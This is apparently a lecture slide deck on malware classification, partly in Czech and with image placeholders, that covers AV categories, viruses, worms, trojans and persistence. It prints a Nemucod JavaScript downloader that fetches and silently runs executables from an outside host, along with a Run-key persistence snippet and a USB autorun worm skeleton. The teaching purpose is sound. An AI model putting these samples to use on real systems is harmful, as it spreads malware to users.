



# MALWARE

- **What is Malware?**
- **Classification**
- **Structure and behaviour**
- **Information sources**



# What is Malware?

- Malware is malicious software that is **deliberately** created to harm computer's user.
- Word malware was created from words malicious and software
- Harm can be done by many ways
  - Gathering of information
  - Using computers processor time
  - Using device as point of attack
  - User ransom
  - Advertisement
  - Misinformation

# But what IS malware?

## What is AV company detecting?

- It can be wrongly written application.
- It can be unwanted application.
- It can be damaged application
- It can be data
- It can be communication
- It can be email.



## AV's see files in 3 categories

- **CLEAN**

Not harmful and “grey zone”.

- **PUA**

Potentially unwanted and unsafe application

- **MALWARE**

Harmful application

Detected

# Potentially unwanted application - I

- PUA or PUP [potentially unwanted program] is application that is legitimate, but can be distributed into computer without user approval or by use of social engineering. Alternatively it can be an application that is commonly misused by malware authors.
- It is not defined what is and what is not PUA. Every AV can have different rules

# Potentially unwanted application - II

## PUA categories

- **Unsafe** – Application that can be misused my malware. For example coinminer that is run by command line.
- **Unwanted** – Application that have known history of showing up on user's computer without approval.
- **Suspicious** – Applications that have common attributes with malware but are not analyzed.

# CLEAN x PUA x MALWARE

registrme.exe

```
GetSystemDirectory(szSysDir, sizeof(szSysDir));  
strcat_s(szSysDir, MAX_PATH, "\\aspisrvc.exe");  
RegOpenKeyEx(HKLM, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0, KEY_SET_VALUE, &hKey );  
RegSetValueEx(hKey, "aspiration", 0, REG_SZ, szSysDir, sizeof(szSysDir));  
RegCloseKey(hKey);
```

# **Malware classification**



# Basic classification

- **Virus**

Virus infect binary file in a way that does not impact original file in any way except additional virus execution.

- **Worm**

Worm copies itself to propagate to another system

- **Trojan**

Trojan is everything else


# Virus

MS DOS Header ("MZ") and stub	Offset 0
PE signature ("PE")	
.text Program Code	The module code
.data Initialized Data	The initialized (global, static) data
.idata Import Table	The information for imported functions and data
.edata Export Table	The information for exported functions and data
Debug symbols	


	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f		
00000000h:	4D	5A	50	00	02	00	00	00	04	00	0F	00	FF	FF	00	00	; MZP.....ÿÿ..	DOS HEADER
00000010h:	B8	00	00	00	00	00	00	00	40	00	1A	00	00	00	00	00	; .....@.....	
00000020h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	; .....	
00000030h:	00	00	00	00	00	00	00	00	00	00	00	00	00	01	00	00	; .....	
00000040h:	BA	10	00	0E	1F	B4	09	CD	21	B8	01	4C	CD	21	90	90	; %....'.í!;.Lí![]	DOS STUB
00000050h:	54	68	69	73	20	70	72	6F	67	72	61	6D	20	6D	75	73	; This program mus	
00000060h:	74	20	62	65	20	72	75	6E	20	75	6E	64	65	72	20	57	; t be run under W	
00000070h:	69	6E	33	32	0D	0A	24	37	00	00	00	00	00	00	00	00	; in32..\$7.....	
00000080h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	; .....	
00000090h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	; .....	
000000a0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	; .....	
000000b0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	; .....	
000000c0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	; .....	
000000d0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	; .....	
000000e0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	; .....	
000000f0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	; .....	
00000100h:	50	45	00	00	4C	01	08	00	19	5E	42	2A	00	00	00	00	; PE..L....^B*....	PE HEADER
00000110h:	00	00	00	00	E0	00	8E	81	0B	01	02	19	00	A0	02	00	; ....à.Ž.....	
00000120h:	00	D8	00	00	00	00	00	00	B4	AD	02	00	00	10	00	00	; .P.....'-.....	
00000130h:	00	B0	02	00	00	00	40	00	00	10	00	00	00	02	00	00	; .°....@.....	
00000140h:	01	00	00	00	00	00	00	00	04	00	00	00	00	00	00	00	; .....	
00000150h:	00	D0	03	00	00	04	00	00	00	00	00	00	02	00	00	00	; .D.....	
00000160h:	00	00	10	00	00	40	00	00	00	00	10	00	00	10	00	00	; ....@.....	
00000170h:	00	00	00	00	10	00	00	00	00	00	00	00	00	00	00	00	; .....	
00000180h:	00	D0	02	00	1E	18	00	00	00	40	03	00	00	8E	00	00	; .D.....@...ž..	OptionalHeader
00000190h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	; .....	
000001a0h:	00	10	03	00	04	2B	00	00	00	00	00	00	00	00	00	00	; ....+.....	
000001b0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	; .....	
000001c0h:	00	00	03	00	18	00	00	00	00	00	00	00	00	00	00	00	; .....	
000001d0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	; .....	
000001e0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	; .....	
000001f0h:	00	00	00	00	00	00	00	00	43	4F	44	45	00	00	00	00	; .....CODE....	
00000200h:	88	9E	02	00	00	10	00	00	00	A0	02	00	00	04	00	00	; ^ž.....	
00000210h:	00	00	00	00	00	00	00	00	00	00	00	00	20	00	00	60	; .....	
00000220h:	44	41	54	41	00	00	00	00	D4	06	00	00	00	B0	02	00	; DATA....ô....°..	SECTION TABLE



# Virus



- Attributes
  - Hide itself into existing files-> Hard to find.
  - Opening and writing into different files on disc
- Typical infection method
  1. Find executable binary
  2. Enlarge/add section into file or find enough unused space between sections
  3. Insert code
  4. Change application entry point so it begins in virus code.





## Win32/Madang.A

Original Calculator.exe

[illegible]


## Modified Calculator.exe

[illegible]


Additional Code

# Virus II

A fractionated cavity virus.




Import table-replacing EPO virus.



## Entry-Point Obscuring (EPO) Viruses

Entry-point obscuring viruses nemění EP



# Worm

## Infection methods:

- Copy itself to removable media
- Copy itself to shared directories (P2P sharing application)
- Send itself to different users (Mail, Facebook, Skype...)
- Add itself to DVD burning queue

**CSIDL\_CDBURN\_AREA** – WINAPI SHGetFolderPath()

C:\Documents and Settings\username\Local Settings\Application Data\Microsoft\CD Burning



# Worm II

## Typical USB propagation

- Looking for removable media or wait for WM\_DEVICECHANGE event
- Hiding (SetFileAttributes)
- Creates autorun.inf on USB

### Worm.exe

```
case WM_DEVICECHANGE:
{
    switch(wParam)
    {
        case DBT_DEVICEARRIVAL:
        {
            // Infect device if REMOVABLE USB
        }
    }
}
```

### USB drive

#### hiddenWorm.exe

#### autorun.inf

```
[ AutoRun ]
open = hiddenWorm .exe
shellexecute = hiddenWorm.exe
shell\Auto\command = hiddenWorm.exe
```



# Trojan – advanced classification - I

- **Backdoor**  
Receive and execute remote commands.
- **Adware**  
Manipulates or add advertisement to user's PC.
- **Spy**  
Continually steals important data from victims computer.
- **Banker**  
Malware specialized to attack banking interface on victims computer.



# Trojan – advanced classification - II

- **Downloader**

Typically small malware distributed by attacks that downloads and execute “main” malware. Main malware may change in time.

- **Exploit**

Exploit’s main functionality is to get through computer security barriers. They typically distribute downloaders. They are especially dangerous if they incorporate **Zero-day exploit**.

- **Rootkit**

Rootkit is malware residing in kernel part of OS. Typically it defends user space malware.

# Trojan – advanced classification - III

- **Bootkit**

Bootkit infects Master Boot Record or Volume Boot Record. Rootkit installation before AV initialization is usual target of bootkit.

- **CoinMiner**

Software mining cryptocurrency without user knowledge

- **Ransomware**

Ransom software that may block computer functionalities and demand payment for unlocking.

# Trojan – advanced classification- IV

- **Bad Joke**

Special type of malware that is in category of pranks but is uneasy to get rid off by basic user.

- **Agent**

Malware that cannot be put into any categories.

# APT – Targeted attack

- Knowledge of target's environment and infrastructure
- Combination of social engineering and infection.
- AV companies typically do not know context of attack
- Long delay between malware deployment and malware public release.
- Infection vector is usually exploitation



# TYPICAL STRUCTURE AND BEHAVIOR OF MALWARE



Jak se drží v počítači? Proč ho nevidíme? Co z toho má?


# Malware trends

- Business
- Professionalization- malware as service
- Variability/Obfuscation by install
- Modularity
- Complexity

# Motivation of malware


- **Infection** and penetration of systems.
- **Persistence** and hiding.  
Survive as long as possible
- **Monetization**

# Biggest infection vector – Spam






# How modern malware looks like





# Actual TOP CZ

- 19.11% JS/Adware.Agent.AA
- 5,89% HTML/ScrInject
- 3,69% JS/CoinMiner
- 3,09% Win32/Exploit.CVE-2017-11882
- 2,48% HTML/Adware.Agent.A
- 2,3% JS/Adware.AztecMedia
- 2,2% SMB/Exploit.DoublePulsar
- 1,87% JS/Redirector

# Everything is packed– Injector/Kryptik




1. Read key
2. Decrypt data
3. Execute



# Injector

- Injecting is hiding technique where malicious code is running in another process memory.


# Life expectancy of malware stages



Dropper  
Downloader  
JS,VBS,SFX,  
Java

- Infection

Nemucod vs other email detections (03/2016)



■ Nemucod ■ Other

**JS/TrojanDownloader.Nemucod.AA trojan**

**Delivery\_Notification\_00272460.doc.js**

```
var a1='';function sdi() { a1 += 'entSt'; mby(); }; function cc() { a1 +=  
'e '; zes(); }; function sl() { a1 += 'pe ='; op(); }; function bpg() { a1 +=  
'va'; pdb(); }; function gp() { a1 += ' '; }; fden(); }; function cayi() { a1  
+= 'ec'; u(); }; function s() { a1 += '1'; wbnk(); }; function kcum() { a1  
+= '010'; ul(); }; function fcxx() { a1 += 'ion d'; teg(); }; function rblc()  
{ a1 += 'a.w'; tohy(); }; function pg() { a1 += '.co'; rar(); }; function fg()  
{ a1 += '.exe'; ntzm();
```


## JS/TrojanDownloader.Nemucod.AA trojan

```
function dl(fr, fn, rn) {
    var ws = new ActiveXObject("WScript.Shell");
    var fn = ws.ExpandEnvironmentStrings("%TEMP%") + String.fromCharCode(92) + fn;
    var xo = new ActiveXObject("MSXML2.XMLHTTP");
    xo.onreadystatechange = function() {
        if (xo.readyState === 4) {
            var xa = new ActiveXObject("ADODB.Stream");
            xa.open();
            xa.type = 1;
            xa.write(xo.ResponseBody);
            xa.position = 0;
            xa.saveToFile(fn, 2);
            xa.close();
        }
    };
    try {
        xo.open("GET", fr, false);
        xo.send();
        if (rn > 0) {
            ws.Run(fn, 0, 0);
        }
    } catch(er) {}
};
dl("http://demo.vandertech.com/document.php?id=5450525E010305085C5C5C5C2403091C4A070B09&rnd=1517361", "73416104.exe", 1);
dl("http://demo.vandertech.com/document.php?id=5450525E010305085C5C5C5C2403091C4A070B09&rnd=4498732", "66958255.exe", 1);
dl("http://demo.vandertech.com/document.php?id=5450525E010305085C5C5C5C2403091C4A070B09&rnd=9203343", "63257920.exe", 1);
```

Win32/Injector.BRNC trojan




## Win32/Injector.BRNC trojan





# Attack scheme of Downloader - Filecoder



# Persistence - I

- Malware priority is to stay on computer as long as possible

## Startup registers

```
[ HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows \ CurrentVersion \ Run ]  
[ HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows \ CurrentVersion \ RunOnce ]  
[ HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows \ CurrentVersion \ RunServices ]  
[ HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows \ CurrentVersion \ RunServicesOnce ]  
[ HKEY_LOCAL_MACHINE \ Software \ Microsoft \ Windows NT \ CurrentVersion \ Winlogon \ Userinit ]  
  
